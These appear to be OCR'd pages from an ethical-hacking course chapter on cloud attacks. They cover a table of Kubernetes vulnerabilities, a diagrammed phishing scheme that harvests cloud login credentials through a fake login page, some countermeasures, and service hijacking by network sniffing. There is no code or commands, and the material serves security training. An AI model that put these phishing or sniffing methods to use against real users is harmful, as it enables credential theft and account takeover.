
Implementation of Kubernetes has facilitated IT leaders to bridge on-premises and public cloud environments. Kubernetes allows layering and application scaling within the containers in the cloud, providing more portable and productive infrastructure. The augmented use of Kubernetes, facilitates critical cyber-attacks targeting underlying vulnerabilities.

The table below summarizes common vulnerabilities in the Kubernetes environment.

Vulnerabilities	Description
1. No Certificate Revocation	▪ Kubernetes does not support certificate revocation; therefore, the entire certificate chain must be regenerated to remove a certificate. ▪ Attackers can exploit the certificate before it is replaced across the entire cluster.
2. Unauthenticated HTTPS Connections	▪ Though Kubernetes uses public key infrastructure (PKI), the connections between the components are not authenticated properly using transport layer security (TLS). ▪ Attackers can gain unauthorized access to kubelet-managed Pods and retrieve sensitive information.
3. Exposed Bearer Tokens in Logs	▪ Kubernetes requires an authentication mechanism for enforcing user privileges; e.g., bearer tokens are logged in hyperkube kube-apiserver system logs. ▪ Attackers with access to the system logs can exploit bearer tokens to impersonate a previously logged legitimate user.

4. Exposure of Sensitive Data via Environment Variables	▪ While configuring the components, environmental variables allow the derivation of the settings. ▪ Attackers can gain access to stored values through environment logging and perform further exploitation on the endpoints.
5. Secrets at Rest not Encrypted by Default	▪ Secrets defined by users, such as credentials or application configuration data, are not encrypted by default. ▪ Attackers can retrieve unencrypted secrets by gaining access to the etcd servers.
6. Non-constant Time Password Comparison	▪ Kube-apiserver has multiple authentication back-ends for client request processing; therefore, it does not perform a secure comparison of secret values when using basic password authentication. ▪ Attackers can launch timing attacks to retrieve passwords.
7. Hardcoded Credential Paths	▪ Instead of hardcoding credential paths into the source code, they are specified during configuration via an interface. ▪ If the cluster token and root certificate authority (CA) are stored in different locations, attackers can insert a malicious token and root CA to access the entire cluster.
8. Log Rotation is not Atomic	▪ Kubelet, the primary node agent, uses logs for storing the metadata about the container. During log rotation, if the kubelet is restarted, all logs may be erased. ▪ Attackers monitor log rotation and when it occurs attempt to remove all logs.
9. No Back-off Process for Scheduling	▪ The Kubernetes pod is an execution unit which requires keen co-ordination for scheduling and has no back-off process. ▪ This causes a tight loop as the scheduler continuously schedules pods that are rejected by the other processes.
10. No Non-repudiation	▪ Kube-apiserver performs all user transactions, such as creation, modification, and deletion, through its handlers without using a central auditing service. ▪ If debug mode is disabled, kube-apiserver does not record user actions. ▪ Attackers can directly interact with kube-apiserver and perform various malicious activities.

Table 19.6: Kubernetes vulnerabilities



Cloud Attacks: Service Hijacking using Social Engineering

1 Social engineering is a non-technical **intrusion that relies heavily on human interaction** and often involves tricking other people to break normal security procedures

2 The attacker might target the cloud service provider to **reset the password** or **IT staff accessing the cloud services to reveal passwords**

3 Other ways to obtain passwords include **password guessing**, using **keylogging malware**, implementing **password cracking techniques**, or sending **phishing mails**

4 A social engineering attack results in **exposing customer data**, credit card data, **personal information**, **business plans**, staff data, identity theft, etc.

Malicious Link
http://www.certifiedhacker.com/pictures
User
3 User clicks on the link and enters login credentials
Fake Cloud Service Login Page
5 User redirected to the original cloud service login page
Original Cloud Service Login Page
Cloud Services
1 Creates a fake cloud service login page
4 Login credentials are passed to the attacker
2 Sends malicious link
Attacker
6 Attacker uses the user credentials to login to the cloud service
LOGIN
Attacker logs into the Cloud Service

Cloud Attacks

In this section, we discuss various attack methods performed on the cloud computing environment.

Service Hijacking using Social Engineering

In account or service hijacking, an attacker steals the credentials of a CSP or a client by phishing, pharming, social engineering, and exploitation of software vulnerabilities. Using the stolen credentials, the attacker gains access to the cloud computing services and compromises data confidentiality, integrity, and availability.

Social engineering is a nontechnical kind of intrusion that relies heavily on human interaction and often involves tricking others to break routine security procedures. Attackers might target CSPs to reset passwords or IT staff to access their cloud services to reveal passwords. Other ways to obtain passwords include password guessing, keylogging malware, implementing password-cracking techniques, and sending phishing emails. Social engineering attacks result in exposed customer and credit card data, personal information, business plans, staff data, identity theft, etc.




Malicious Link
http://
http://www.certifiedhacker.com/pictures
User
3
User clicks on the link and enters login credentials
Login
Fake Cloud Service Login Page
5
User redirected to the original cloud service login page
Login
Original Cloud Service Login Page
Cloud Services
1
Creates a fake cloud service login page
4
Login credentials are passed to the attacker
2
Sends malicious link
Attacker
6
Attacker uses the user credentials to login to the cloud service
LOGIN
Attacker logs into the Cloud Service

Figure 19.26: Example of service hijacking using social engineering

As shown in the figure, the attacker first creates a fake cloud service login page and sends a malicious link to the cloud service user. The user, on receiving the link, clicks on it and enters his/her login credentials, failing to notice it is a fake login page. When the user hits enter, the attacker receives the login credentials of the user, while the page automatically redirects him to the original cloud service login page. Now, the attacker uses the stolen user credentials to log in to the cloud service and perform malicious activity.

Countermeasures:

- Do not share account credentials between users and services.
- Implement a robust two-factor or multi-factor authentication mechanism wherever possible.
- Train the staff to recognize social engineering attacks.
- Strictly follow the security policies framed.
- Encrypt the data before transmitting them over the Internet.
- Use “least privilege” principles to restrict access to services.
- Divide responsibilities among CSP administrators and your administrators; this restricts free access to all security layers for others.




Cloud Attacks: Service Hijacking using Network Sniffing

- Network sniffing involves **interception and monitoring of network traffic** which is being sent between the two cloud nodes
- The attacker uses packet sniffers to capture sensitive data such as **passwords**, **session cookies**, and other web service-related security configuration files such as the **UDDI** (Universal Description Discovery and Integrity), **SOAP** (Simple Object Access Protocol) and **WSDL** (Web Service Description Language)

Attacker sniffs the
login credentials/cookies
User
Sniffer
Attacker
Attacker logs
into Cloud
Services
User
Switch
NIC Card in
Promiscuous Mode
Cloud Server

Service Hijacking using Network Sniffing

Network sniffing involves the interception and monitoring of network traffic between two cloud nodes. Unencrypted sensitive data (e.g., login credentials) during transmission across a network are at high risk. Attackers use packet sniffers (e.g., Wireshark) to capture sensitive data, such as passwords and session cookies, and other web service-related security configuration data, such as the universal description discovery and integrity (UDDI), simple object access protocol (SOAP), and web service description language (WSDL) files.



